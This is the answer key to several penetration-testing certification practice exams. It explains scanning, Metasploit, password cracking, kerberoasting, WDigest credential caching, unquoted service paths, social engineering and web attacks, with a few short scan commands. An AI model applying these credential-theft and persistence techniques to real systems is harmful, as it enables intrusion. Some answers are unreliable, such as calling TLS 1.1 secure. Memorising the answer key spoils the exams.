75. D. An ***attestation of findings*** is a certification provided by the penetration testers to docu-ment that they conducted a test and the results for compliance purposes.

76. A. The ***Local Administrator Password Solution (LAPS)*** from Microsoft provides a method for randomizing local administrator account credentials through integration with Active Directory.

77. C. The three common triggers for communication during a penetration test are the completion of a testing stage, the discovery of a critical finding, and the identification of indicators of prior compromise. ***Documentation of a new test*** is not a normal communication trigger.

78. B. The only conclusion that Robert can draw from this information is that the server is offering ***unnecessary open services*** because it is listening for SSH connections when it should not be supporting that service.

79. B, C. During a pentest there are many stakeholders that might be interested in the findings and success of the engagement. Typically, this group is made up of ***executive management*** , contracting or legal department, security personnel, IT department, and ***pentesters*** .

80. A, C. The impact analysis is the formal approach to assessing requirements, pros, and cons for pursuing a course of action, and the ***organizational budget*** and ***technical constraints*** are two areas of concern that influence the decision to proceed with a pentest engagement.

Practice Exam 12

1. B. The ***Reconnaissance*** stage of the Cyber Kill Chain maps to the Information Gathering and Vulnerability Identification step of the penetration testing process. The remaining six steps of the Cyber Kill Chain all map to the Attacking and Exploiting phase of the penetration testing process.

2. B. While Robert is indeed gathering information during a phishing attack, he is conducting an active social engineering attack. This moves beyond the activities of Information Gathering and Vulnerability Identification and moves into the realm of ***Attacking and Exploiting*** .

3. C. ***Nmap*** is a port scanning tool used to enumerate open network ports on a system. Nessus is a vulnerability scanner designed to detect security issues

on a system. Nslookup is a DNS information gathering utility. All three of these tools may be used to gather information and detect vulnerabilities. Metasploit is an exploitation framework used to execute and attack and would be better suited for the Attacking and Exploiting phase of a penetration test.

4. C. The attacker carries out their original intentions to violate the confidentiality, integrity, and/or availability of information or systems during the ***Actions on Objectives*** stage of the Cyber Kill Chain.

5. C. Distributing infected media (or leaving it in a location where it is likely to be found) is an example of the ***Delivery*** phase of the Cyber Kill Chain. The process moves from Delivery into Installation if a user executes the malware on the device.

6. C. Whois and Nslookup are tools used to gather information about domains and IP addresses. Foca is used to harvest information from files. All three of those tools are OSINT tools. ***Nessus*** is a commercial vulnerability scanner.

7. A. ***Metasploit*** is the most popular exploitation framework used by penetration testers. Wireshark is a protocol analyzer. Aircrack-ng is a wireless network security testing tool. The Social Engineer's Toolkit (SET) is a framework for conducting social engineering attacks.

8. A. A ***master services agreement (MSA)*** is a contract that defines the terms under which future work will be completed. Specific work is then typically handled under a statement of work or SOW.

9. C. The organization that Robert is testing has likely deployed ***network access control (NAC)*** . His system will not have the proper NAC client installed, and he will be unable to access that network jack without authenticating and having his system approved by the NAC system.

10. D. A ***red-team assessment*** is intended to simulate an actual attack or penetration, and tes-ters will focus on finding ways in and maximizing access rather than comprehensively iden-tifying and testing all the vulnerabilities and flaws that they can find.

11. C. Knowing the ***SSIDs*** that are in scope is critical when working in shared buildings. Pen-etrating the wrong network could cause legal or even criminal repercussions for a careless penetration tester!

12. B. ***Script kiddies*** are most likely to only use prebuilt attack tools and techniques. More advanced threats will customize existing tools or even build entirely new tools and tech-niques to compromise a target.

13. C. ***Scope creep*** occurs when additional items are added to the scope of an assessment. Robert has gone beyond the scope of the initial assessment agreement. This can be expensive for clients or may cost Robert income if the additional time and effort is not accounted for in an addendum to his existing contract.

14. D. The PCI DSS standard is an industry standard for compliance for credit card processing organizations. Thus, Robert is conducting a ***compliance-based assessment*** .

15. D. The full range of ports available to both TCP and UDP services is ***1–65,535*** . While port 0 exists, it is a reserved port and shouldn't be used.

16. D. The ***TCP connect scan (-sT)*** is often used when an un-privileged account is the tester's only option. Linux systems typically won't allow an un-privileged account to have direct access to create packets, but they will allow accounts to send traffic. Robert probably won't be able to use a TCP SYN scan, but a connect scan is likely to work. The other flags shown are for version testing (-sV) and output type selection (-oA), and -u doesn't do anything at all.

17. C. ***Whois*** provides information that can include the organization's physical address, registrar, contact information, and other details. Nslookup will provide IP address or hostname information, while Host provides IPv4 and IPv6 addresses as well as email service informa-tion. Traceroute attempts to identify the path to a remote host as well as the systems along the route.

18. C. The -T flag in Nmap is used to set scan timing. Timing settings range from 0 (paranoid) to 5 (insane). By default, it operates at 3, or normal. With

timing set to a very slow speed, ***the scan will progress slowly*** and it will take Robert a very, very long time to complete his scan on a /16 network.

19. B. The Script Kiddie output format that Nmap supports is entirely for fun —you should never have a practical need to use the ***-oS*** flag for an actual penetration test.

20. B. The ***strings*** command parses a file for strings of text and outputs them. It is often useful for analyzing binary files, since you can quickly check for useful information with a single quick command-line tool. NETCAT, while often called a pen-tester's Swiss Army knife, isn't useful for this type of analysis. Eclipse is an IDE and would be useful for editing code or for managing a full decompiler in some cases.

21. D. Credentialed scans only require ***read-only*** access to target servers. Renee should follow the principle of least privilege and limit the access available to the scanner.

22. C. ***Common Product Enumeration (CPE)*** is an SCAP component that provides standard-ized nomenclature for product names and versions.

23. D. Because this is a black box scan, Robert should not (and most likely cannot) conduct an internal scan until he ***first compromises an internal host*** . Once he gains this foothold on the network, he can use that compromised system as the launching point for internal scans.

24. C. The Federal Information Security Management Act (FISMA) requires that ***government agencies*** conduct vulnerability scans. HIPAA, which governs hospitals and doctors' offices, does not include a vulnerability scanning requirement, nor does GLBA, which covers finan-cial institutions.

25. C. ***Internet of Things (IoT) devices*** are examples of nontraditional systems that may be fragile and highly susceptible to failure during vulnerability scans. Web servers and fire-walls are typically designed for exposure to wider networks and are less likely to fail during a scan.

26. B. The organization's ***risk appetite*** is its willingness to tolerate risk within the environment. If an organization is extremely risk averse, it may choose to conduct scans more frequently to minimize the amount of time

between when a vulnerability comes into existence and when it is detected by a scan.

27. D. Scan schedules are most often determined by the organization's risk appetite, regulatory requirements, technical constraints, business constraints, and licensing limitations. Most scans are automated and do not require ***staff availability*** .

28. A. A ***false positive*** error occurs when the vulnerability scanner reports a vulnerability that does not actually exist.

29. B. It is unlikely that a ***database table*** would contain information relevant to assessing a vulnerability scan report. Logs, SIEM reports, and configuration management systems are much more likely to contain relevant information.

30. A. Microsoft discontinued support for ***Windows Server 2003*** , and it is likely that the operating system contains unpatchable vulnerabilities.

31. D. ***Buffer overflow*** attacks occur when an attacker manipulates a program into placing more data into an area of memory than is allocated for that program's use. The goal is to overwrite other information in memory with instructions that may be executed by a differ-ent process running on the system.

32. B. In October 2016, security researchers announced the discovery of a Linux kernel vulnerability dubbed Dirty COW. This vulnerability, present in the Linux kernel for nine years, was extremely easy to exploit and provided successful attackers with administrative control of affected systems also termed as a ***privilege escalation*** .

33. D. ***Telnet*** is an insecure protocol that does not make use of encryption. The other protocols mentioned are all considered secure.

34. C. Meterpreter is a memory resident tool that injects itself into another process. The most likely answer is that ***the system was rebooted,*** thus removing the memory resident Meterpreter process. Robert can simply repeat his exploit to regain access, but he may want to take additional steps to ensure continued access.

35. D. John the Ripper includes automatic hash type detection, so Robert can simply feed it the hashed password file. If it is in a format that John the Ripper recognizes, it will attempt to crack the passwords. ***None of the other options*** are needed.

36. C. Cross-compiling code is used when a target ***platform is on a different architecture*** . Robert may not have access to a compiler on his target machine, or he may need to compile the code for an exploit from his primary workstation, which is not the same architecture as his target.

37. B. Robert may want to try a brute-force ***dictionary attack*** to test for weak passwords. He should build a custom dictionary for his target organization, and he may want to do some social engineering work or social media assessment up front to help him identify any common password selection behaviors that members of the organization tend to display.

38. C. ***PSRemote, or PowerShell Remote,*** provides command-line access from remote systems. Once you have established a remote trust relationship using valid credentials, you can use PowerShell commands for a variety of exploit and information gathering activities, including use of dedicated PowerShell exploit tools.

39. A. The Windows task schedule is used for ***scheduled tasks*** . On Linux, cron jobs are set to start applications and other events on time. Other common means of creating persistent access to Linux systems include modifying system daemons, replacing services with tro-janed versions, or even simply creating user accounts for later use.

40. D. Metasploit needs to know the ***remote target host, known as rhost, and this was not set*** . Tim can set it by typing set rhost [ip address] with the proper IP address. Some pay-loads require lhost, or local host, to be set as well, making it a good idea to use the show options command before running an exploit.

41. D. ***Downgrade attacks*** work by causing the client and server or AP to negotiate to use a less-secure protocol. This may allow the attacker to more easily crack the encryption or other protection mechanisms used to secure traffic.

42. B. Hydra uses 16 ***parallel tasks per target*** by default, but this can be changed using the -t flag.

43. A. FTP is an unencrypted protocol, which means that Robert can simply ***capture FTP traffic*** the next time a user logs into the FTP server from the target system. A brute-force attack may succeed, but it's more likely to be noticed. While an exploit may exist, the question does not mention it, and even if it does exist it will not necessarily provide credentials. Finally, downgrade attacks are not useful against FTP servers.

44. B. ***VRFY*** verifies that an address exists, while ***EXPN*** asks for the membership of a mailing list. Both may be used to validate user IDs.

45. D. The default read-only community string for many devices is set to ***public*** . The typical best practice is to change all community strings on devices to prevent them from being queried without permission.

46. B. Unlike the other options listed here, ***Mimikatz*** pulls hashes from the lsass process. Since the question specifically notes "over the wire," Mimikatz is the only tool that cannot be used for that.

47. C. All of these tools are ***denial of service (DoS)*** tools. While some of them have been used for DDoS attacks, they are not DDoS tools on their own.

48. B. Robert is conducting a ***spear phishing*** attack. Spear phishing attacks target specific individuals. If Robert was targeting a group of important individuals, this might be a whaling attack instead. CEO baiting, phish hooking, and Hook SETting were all made up for this question.

49. A. Robert should note ***the presence of an egress sensor*** . If he can return after hours and cause the sensor to trip from outside the door, he can likely gain access to the data center.

50. D. Robert can try ***dumpster diving*** . An organization's trash can be a treasure trove of information about the organization, its staff, and its current operations based on the documents and files that are thrown away. He might even discover entire PCs or discarded media!

51. B. The legality of ***lockpicks*** varies from state to state in the U.S. While they are legal in most states, before he travels, Robert should check the legality of lockpicks in his destination state and any states he will travel through.

52. C. ***Social proof*** relies on persuading an individual that they can behave in a way similar to what they believe others have. A social proof scenario might involve explaining to the target that sharing passwords was commonly done among employees in a specific circumstance or that it was common practice to let other staff in through a secure door without an ID.

53. D. The default read-only community string for many devices is set to ***"public."*** The typical best practice is to change all community strings on devices to prevent them from being queried without permission.

54. B. Organizations often attempt to decrease the likelihood of fence jumping by installing barbed wire, increasing the fence height, and using security guards or guard dogs. A ***gate*** does nothing to decrease the probability of fence jumping, and it may provide a means of entry for a good social engineer who isn't willing to climb over a tall barbed wire–equipped fence while a guard dog chases him.

55. D. Unvalidated redirects instruct a web application to direct users to an arbitrary site at the conclusion of their transaction. This approach is quite dangerous because it allows an attacker to send users to a malicious site through a legitimate site that they trust. Robert should ***restrict redirects*** so that they only occur ***within his trusted domain(s).***

56. C. This query string is indicative of a ***parameter pollution*** attack. In this case, it appears that the attacker was waging a SQL injection attack and tried to use parameter pollution to slip the attack past content filtering technology. The two instances of the serviceIDparameter in the query string indicate a parameter pollution attempt.

57. A. The series of thousands of requests incrementing a variable indicate that the attacker was most likely attempting to exploit an ***insecure direct object reference*** vulnerability.

58. C. In this case, the .. operators are the telltale giveaway that the attacker was attempting to conduct a ***directory traversal*** attack. This particular attack sought to break out of the web server's root directory and access the /etc/passwd file on the server.

59. C. ***Cross-site request forgery (XSRF)*** attacks work by making the reasonable assumption that users are often logged into many different websites at the same time. Attackers then embed code in one website that sends a command to a second website.

60. D. ***DOM-based XSS*** attacks hide the attack code within the Document Object Model. This code would not be visible to someone viewing the HTML source of the page. Other XSS attacks would leave visible traces in the browser.

61. B. The LSA secrets ***Registry location*** on Windows systems is found at HKEY_LOCAL_MACHINE/Security/Policy/Secrets. It contains the password of the logged-in user in an encrypted form, but the password is stored in the Policy key.

62. C. ***Enabling WDigest*** on a modern Windows system that you have already compromised will cause it to cache plaintext passwords when each user logs in next.

63. B. Robert should look for a service that runs as ***system*** to have the greatest success. Root is not a commonly used username in Windows, poweruser accounts will typically not have the same access that system does, and the service's own service account will often be very limited.

64. B. The first step in a kerberoasting attack is to ***scan for*** Active Directory accounts with ***service principal names (SPNs)*** set. Next, he should request service tickets using the SPNs and then extract the service tickets. Once he has the tickets, he can conduct an offline brute-force attack against them to recover the passwords used to encrypt the tickets.

65. C. This situation calls for a tool that handles attacks against many machines effectively. Fortunately, ***Hydra*** is designed to do just that and includes support for NTLM hashes as a password—in fact, Medusa does too. Hashcat is a password cracking and recovery tool, while smbclient is a

legitimate SMB client tool and isn't designed to conduct a network-wide test for pass-the-hash exploitability.

66. B. Hardware keyloggers can be ***discovered*** , resulting in a failure of the penetration test. Fortunately for penetration testers, carefully placed or disguised physical keyloggers are more likely to go unnoticed in many environments. They are not known for hardware failure, and most will either stop recording keystrokes or overwrite existing data when they are full. Software-based detection of keyloggers is difficult, as they are often disguised as keyboards or other common devices, making it difficult for administrators to find them through device logs.

67. B. JTAG debugging ports can provide greater visibility into tightly integrated hardware and software solutions, including the ***ability to access memory directly*** . This can provide access to encryption keys, passwords, or other capabilities that would otherwise be difficult for penetration testers to access. JTAG access is at a firmware level, rather than as a logged-in user, and does not provide remote access or logging.

68. C. The ***== operator*** tests for equality in Ruby and Python, while the != operator tests for inequality in those languages. The -eq operator tests for equality in Bash and PowerShell, while the -ne operator tests for inequality in those languages.

69. A. The ***%20 value*** is used to URL-encode spaces using the percent encoding scheme.

70. C. Among other characteristics, the rescue keyword for error handling is unique to ***Ruby*** .

71. B. ***Bash and PowerShell*** allow the direct concatenation of strings and numeric values. Ruby and Python require the explicit conversion of numeric values to strings prior to concatenation.

72. D. There is ***no limit*** to the number of elsif clauses that may be included in a Ruby script.

73. B. When using conditional execution, only ***one clause*** is executed. In this case, the code following the if clause will execute, making it impossible for

the elif or else clause to execute.

74. C. Passphrases, security questions, and PINs are all examples of knowledge-based authentication and would not provide multifactor authentication when paired with a password, another knowledge-based factor. ***Smartphone apps*** are an example of "something you have" and are an acceptable alternative.

75. D. An executive summary should be written in a manner that makes it accessible to the layperson. It should ***not contain technical detail*** .

76. A. ***Vulnerability remediation*** is a follow-on activity and is not conducted as part of the test. The testers should, however, remove any shells or other tools installed during testing as well as remove any accounts or credentials that they created.

77. C. The most effective way to conduct a lessons learned session is to ask a ***neutral third party*** to serve as the facilitator, allowing everyone to express their opinions freely.

78. D. ***Advanced persistent threat (APT)*** is a type of threat actor motivated to steal sensitive information from high-profile targets using sophisticated hacking capabilities.

79. C. Risk = Probability * Damage Potential or (***30*** = 6 * 5)

80. B. Given the scale of 1 to 100 for risk, 30 would fall on a scale of ***low*** priority.

Practice Exam 13

1. A. Cain and Abel, Hashcat, and John the Ripper are all password cracking utilities. ***OWASP ZAP*** is a web proxy tool.

2. D. ***Nikto*** is an open-source web application security assessment tool. Sqlmap does test web applications, but it only tests for SQL injection vulnerabilities. OpenVAS and Nessus are general-purpose vulnerability

scanners. While they can detect web application security issues, they are not specifically designed for that purpose.

3. A. OLLYDBG, WinDBG, and IDA are all debugging tools that support Windows environments. ***GDB*** is a Linux-specific debugging tool.

4. C. During the ***Actions on Objectives*** stage, the attacker carries out the activities that were the purpose of the attack. As such, it is the final stage in the chain.

5. B. ***Threat hunting*** assumes that an organization has already been compromised and searches for signs of successful attacks.

6. B. During the final stage of a penetration test, ***Reporting and Communicating Results*** , the testers provide mitigation strategies for issues identified during the test.

7. B. ***Assessments are valid only when they occur*** . Systems change due to patches, user changes, and configuration changes on a constant basis. Robert's point-in-time validity statement is a key element in penetration testing engagement contracts.

8. A. ***Black box testing*** is often called "zero knowledge" testing because testers do not have any knowledge of the systems or their settings as they would with white box or even the limited knowledge provided by a gray box test.

9. B. ***Certificate pinning*** associates a host with an X.509 certificate or public key. The rest of the answers were made up!

10. C. While the ISO or the sponsor may be the proper signing authority, it is important that Robert verify that the person who signs actually is the organization's ***proper signing authority*** . That means this person must have the authority to commit the organization to a penetration test. Unfortunately, it isn't a legal term, so Robert may have to do some home-work with his project sponsor to ensure that this happens correctly.

11. B, C. Both the ***comprehensiveness*** of the test and the limitation that it is only relevant at the ***point in time*** it is conducted are appropriate disclaimers for Robert to include. The risk and impact tolerance of the organization being

assessed should be used to define the scope and rules of engagement for the assessment.

12. C. Robert has limited information about his target, which means he is likely conducting a ***gray box assessment*** . If he had full knowledge, he would be conducting a white, or crys-tal, box assessment. If he had no knowledge, it would be a black box assessment.

13. A. A ***red-team assessment*** actively seeks to act like an attacker, and a ***black box strategy*** means the attacker has no foreknowledge or information about the organization. This best simulates an actual attacker's efforts to penetrate an organization's security.

14. C. The ***African Network Information Centre (AFRINIC)*** is a Regional Internet Registry (RIR) for Africa. Réseaux IP Europé (RIPE) covers central Asia, Europe, the Middle East, and Russia. The American Registry for Internet Numbers (ARIN) covers the United States, Canada, parts of the Caribbean region, and Antarctica. The Asia Pacific Network Information Center (APNIC) covers Asia, Australia, New Zealand, and other countries in the region. Latin America and Caribbean Network Information Centre (LACNIC) covers the Latin American and Caribbean regions.

15. B. Most modern SNMP deployments use a non-default community string. If Robert ***does not have the correct community string*** , he will not receive the information he is looking for. If port 25 looked like an attractive answer, you're likely thinking of SMTP. Having an SNMP private string set will not stop Robert's query if he has the proper community string, but not having the right community string will.

16. B. Robert has issued a command that asks hping to send ***SYN traffic (-S)*** in verbose mode (-V) to remotesite.com on ***port 80*** .

17. C. A series of three asterisks during a traceroute means that the ***host query has failed but traffic is passing through*** . Many hosts are configured to ***not respond*** to this type of traffic but will route traffic properly.

18. A. ***BGP looking glasses*** are publicly available services that allow for route inspection. Robert should find a BGP looking glass service and query the routes for his target.

19. B. Penetration testers are always on the lookout for ***indicators of improper maintenance*** . Lazy or inattentive administrators are more likely to make mistakes that allow penetration testers in.

20. D. All of these tools except ***ExifTool*** are usable as port scanners with some clever usage:
Hping: hping example.com -V --scan 1-1024
NETCAT: nc -zv example.com 1-2014
Telnet: Telnet to each port, looking for a blank screen

21. B. Robert is conducting ***static code analysis*** by reviewing the source code. Dynamic code analysis requires running the program, and both mutation testing and fuzzing are types of dynamic analysis.

22. C. Robert should first ***run his scan against a test environment*** to identify likely vulnerabilities and assess whether the scan itself might disrupt business activities.

23. C. While ***reporting*** and communication are important parts of vulnerability management, they are not included in the life cycle. The three life-cycle phases are detection, remediation, and testing.

24. A. ***Continuous monitoring*** incorporates data from agent-based approaches to vulnerability detection and reports security-related configuration changes to the vulnerability manage-ment platform as soon as they occur, providing the ability to analyze those changes for potential vulnerabilities.

25. B. Systems have a ***moderate impact*** from a confidentiality perspective if the unauthorized disclosure of information could be expected to have a serious adverse effect on organiza-tional operations, organizational assets, or individuals.

26. A. The ***Common Vulnerability Scoring System (CVSS)*** provides a standardized approach for measuring and describing the severity of security vulnerabilities. Robert could use this scoring system to prioritize issues raised by different source systems.

27. B. Penetration testers should always ***consult the statement of work (SOW)*** for guidance on how to handle situations where they discover critical vulnerabilities. The SOW may require reporting these issues to management immediately, or it may allow the continuation of the test exploiting the vulnerability.

28. D. ***TLS 1.1*** is a secure transport protocol that supports web traffic. The other protocols listed all have flaws that render them insecure and unsuitable for use.

29. B. Digital certificates are intended to ***provide public encryption keys*** , and this would ***not cause an error*** . The other circumstances are all causes for concern and would trigger an alert during a vulnerability scan.

30. D. In a virtualized data center, the virtual host hardware runs a special operating system known as a ***hypervisor*** that mediates access to the underlying hardware resources.

31. A. ***VM escape*** vulnerabilities are the most serious issue that can exist in a virtualized envi-ronment, particularly when a virtual host runs systems of differing security levels. In an escape attack, the attacker has access to a single virtual host and then manages to leverage that access to intrude on the resources assigned to a different virtual machine.

32. B. ***Intrusion detection systems (IDSs)*** are a security control used to detect network or host attacks. The Internet of Things (IoT), supervisory control and data acquisition (SCADA) systems, and industrial control systems (ICSs) are all associated with connecting physical world objects to a network.

33. D. In a ***cross-site scripting (XSS)*** attack, an attacker embeds scripting commands on a web-site that will later be executed by an unsuspecting visitor accessing the site. The idea is to trick a user visiting a trusted site into executing malicious code placed there by an untrusted third party.

34. A. In a ***SQL injection attack*** , the attacker seeks to use a web application to gain access to an underlying database. Semicolons and apostrophes are characteristic of these attacks.

35. B. Robert has ***enabled PowerShell remote access, known as PSRemoting*** , and has configured it to allow unencrypted sessions using basic auth. This configuration should worry any Windows administrator who finds it!

36. A. While it may seem odd, ***exploiting information gathering exploits early*** can help provide useful information for other exploits. In addition, most information gathering exploits leave very little evidence and can provide information on service configurations and user accounts, making them a very useful tool in a situation like the scenario described.

37. C. Of the options listed, Robert's best bet is likely ***a thumb drive drop*** . Delivering thumb drives with malware on them to various locations around his target is likely to result in one or more being plugged in, and careful design can encourage staff at the target organization to click on his chosen malware packages. Once a local workstation is compromised with a tool that can reach out to him, he will have a means past the existing security, possibly allowing him to find other vulnerabilities inside the organization's network.

38. C. Metasploit's SMB capture mode, Responder, and Wireshark can all capture SMB hashes from broadcasts. ***Impacket*** doesn't build this capability in but provides a wide range of related tools, including the ability to authenticate with hashes once you have captured them. If you're wondering about encountering this type of question on the exam, remember to eliminate the answers you are sure of to reduce the number of remaining options. Here, you can likely guess that Metasploit has a module for this, and Wireshark is a packet capture tool, so capturing broadcast traffic may require work, but would be possible. That puts you down to a 50/50 chance.

39. A. Robert needs to use an exploit with a rating of ***Excellent*** , the highest level that Metasploit exploits can be ranked. Exploits that are lower than this level can run the risk of crashing a service.

40. B. Rainbow tables are lists of pre-computed hashes for all possible passwords for a given set of password rules. Rainbow table tools ***compare hashes to the previously calculated hashes, which match to known password values*** . This is done via a relatively fast database lookup,

allowing fast "cracking" of hashed passwords, even though hashes aren't reversible.

41. D. Robert is using nested tags inside a packet to attempt to ***hop VLANs*** . If he is successful, his packets will be delivered to the target system, but he will not see any response.

42. C. Sending ***FIN and ACK*** while impersonating the target workstation will cause the con-nection to close. This will cause the target to attempt to establish a less secure connection if supported.

43. A, D. To fully act as a man in the middle, Robert needs to ***spoof both the server and target*** so that they each think that his PC is the system they are sending to. Spoofing the gateway (10.0.1.1) or the broadcast address (255.255.255.255) will not serve his purposes.

44. B. The Windows net commands can display a wealth of information about a local domain, and the password policy can be reviewed by using the ***net accounts /domain*** command.

45. B. Robert's ***injection response was too slow*** as it needs to arrive before the legitimate DNS server. If his timing isn't right, the legitimate response will be accepted.

46. A. ***Low frequency RFID cards*** are often used for entry access cards, and are easily cloned using inexpensive commodity cloning devices. Medium frequency cards in the 400 to 451 KHz range do not exist, while high frequency cards are more likely to be cloned using a phone's NFC capability. Ultra high frequency cards are less standardized, making cloning more complex.

47. A. ***Scarcity*** can be a powerful motivator when performing a social engineering attempt. The email that Robert sent will use the limited number of cash prizes to motivate respondents. If he had added "the first five," he would have also targeted urgency, which is often paired with scarcity to provide additional motivation.

48. C. A quid pro quo attempt relies on the social engineer offering something of perceived value so that the ***target will feel indebted*** to them.

The target is then asked to perform an action or otherwise do what the penetration tester wants them to do.

49. D. Robert has used ***a watering hole attack*** , but he has also made what might be a critical mistake. Placing malware on a third-party site accessed by many in the local area (or beyond) is likely beyond the scope of his engagement and is likely illegal. A better plan would have been to target a resource owned and operated by the company itself and accessed only by internal staff members.

50. C. Once a penetration tester is caught, their first response should be to ***provide their pretext*** . A successful social engineering attempt at this point can salvage the penetration test attempt. If that doesn't work, calling the organizational contact for a "get out of jail free" response may be the only option in a difficult situation.

51. A. USB key drops are sometimes referred to as ***physical honeypots*** . They tempt staff to plug unknown devices into their computers, which a well-trained and suspicious staff shouldn't do. The remaining options were made up for this question.

52. B. Robert is using the concept of ***reciprocation*** to persuade the employee that they should perform an action that benefits him, since he has done them a favor.

53. C. ***Shoulder surfing*** takes many forms, including watching as an employee types in an entry access code. Setec Astronomy is a reference to the excellent hacking movie Sneakers, while both code surveillance and keypad capture were made up for this question.

54. C. The ***time-of-check-to-time-of-use (TOCTTOU or TOC/TOU)*** issue is a race condition that occurs when a program checks access permissions too far in advance of a resource request.

55. A. ***Code signing*** provides developers with a way to confirm the authenticity of their code to end users. Developers use a cryptographic function to digitally sign their code with their own private key, and then browsers can use the developer's public key to verify that signature and

ensure that the code is legitimate and was not modified by unauthorized individuals.

56. A. ***YASCA (Yet Another Source Code Analyzer)*** is a source code analyzer used to perform static analysis of applications. Peach is a fuzzing tool, which is a type of dynamic analysis. Immunity and WinDBG are debuggers, another class of dynamic security testing tool.

57. B. ***ZAP (Zed Attack Proxy)*** is an interception proxy developed by the Open Web Application Security Project (OWASP). Users of ZAP can intercept requests sent from any web browser and alter them before passing them to the web server.

58. A. API use may be restricted by assigning legitimate users unique ***API keys*** that grant them access, subject to their own authorization constraints and bandwidth limitations.

59. B. ***GDB*** is a widely used open-source debugger for the Linux platform. WinDBG and OllyDbg are also debuggers, but they are only available for Windows systems. SonarQube is a continuous security assessment tool and is not a debugger.

60. C. This URL contains the address of a local file passed to a web application as an argument. It is most likely a ***local file inclusion*** exploit, attempting to execute a malicious file that the testers previously uploaded to the server.

61. C. Robert needs ***physical access*** to the system. Some cold-boot attacks do take advantage of very low temperatures to provide a longer window of time in which data can be recovered from memory modules, but physical access is absolutely required.

62. C. The unattended installation files include ***local administrator passwords*** stored in either plain text or Base-64 form. Robert can easily acquire the passwords from those files using Metasploit's enum_unattend tool or manually if he chooses to.

63. D. Developers often inadvertently ***leave out quotes or forget to escape quotes properly*** , allowing penetration testers to insert programs in the path

that will execute instead of the desired service. Robert should place his own program in the path and then attempt to cause the service or system to restart, replacing the running legitimate service with his own.

64. D. Patator, Hydra, and Medusa are all useful brute-forcing tools. ***Minotaur*** may be a great name for a penetration testing tool, but the authors of this book aren't aware of any tool named Minotaur that is used by penetration testers!

65. C. Robert has set up a ***bind shell*** , which connects a shell to a service port. A reverse shell would have initiated a connection from the compromised host to his penetration testing workstation (or another system Robert has access to). The question does not provide enough information to determine if the shell might be a root shell, and blind shell is not a common penetration testing term.

66. B. If Robert has the right rainbow tables for the hashing method and password character set, ***Rainbow Crack*** should be the fastest. Hashcat would be the second fastest when taking advantage of a powerful graphic card, and John the Ripper will typically be the slowest of the password cracking methods listed. CeWL is a wordlist or dictionary generator and isn't a password cracker.

67. B. The code contains curly braces, so it is obviously written in ***PowerShell*** .

68 .D. The code contains an fi state-ment, it is obviously written in ***Bash*** .

69. C. The code contains colons, it is obviously ***Python*** code.

70. D. The ***nc command*** allows you to open a network port for listening and then direct the input received on that port to a file or executable.

71. D. PowerShell, Python, and Ruby all support variants of the try..catch clause. ***Bash*** does not provide a built-in error handling capability.

72. C. The ***%26*** value is used to URL-encode ampersands using the percent encoding scheme.

73. B. The ***-ge operator*** tests whether one value is greater than or equal to another value in Bash and PowerShell, while the -gt operator tests whether one value is strictly greater than the other. The >= and > operators are used in Ruby and Python for the same purposes.

74. C. The three major categories of remediation activities are people, process, and technology. ***Testing*** is not part of remediation.

75. A. Input sanitization (also known as input validation) and parameterized queries are both acceptable means for preventing SQL injection attacks. ***Network firewalls*** generally would not prevent such an attack.

76. B. System hardening should take place ***when a system is initially built and periodically during its life*** . There is no need to harden a system prior to decommissioning because it is being shut down at that point.

77. B. Biometric authentication techniques use a measurement of some physical characteristic of the user, such as a fingerprint scan, facial recognition, or voice analysis. These are ***"something you are".***

78. C. ***Service set identifiers (SSIDs)*** are names given to uniquely identify a wireless network and cannot implement either whitelisting or blacklisting.

79. A. The ***scope of work*** identifies the work activities related to the project.

80. B. The ***rules of engagement (RoE)*** document can be found in the SOW or can be a separate artifact altogether. This document outlines the provisions for the engagement and how the execution of the pentest may proceed. After receiving written authorization in the RoE, the pentest team may proceed with the authority to test.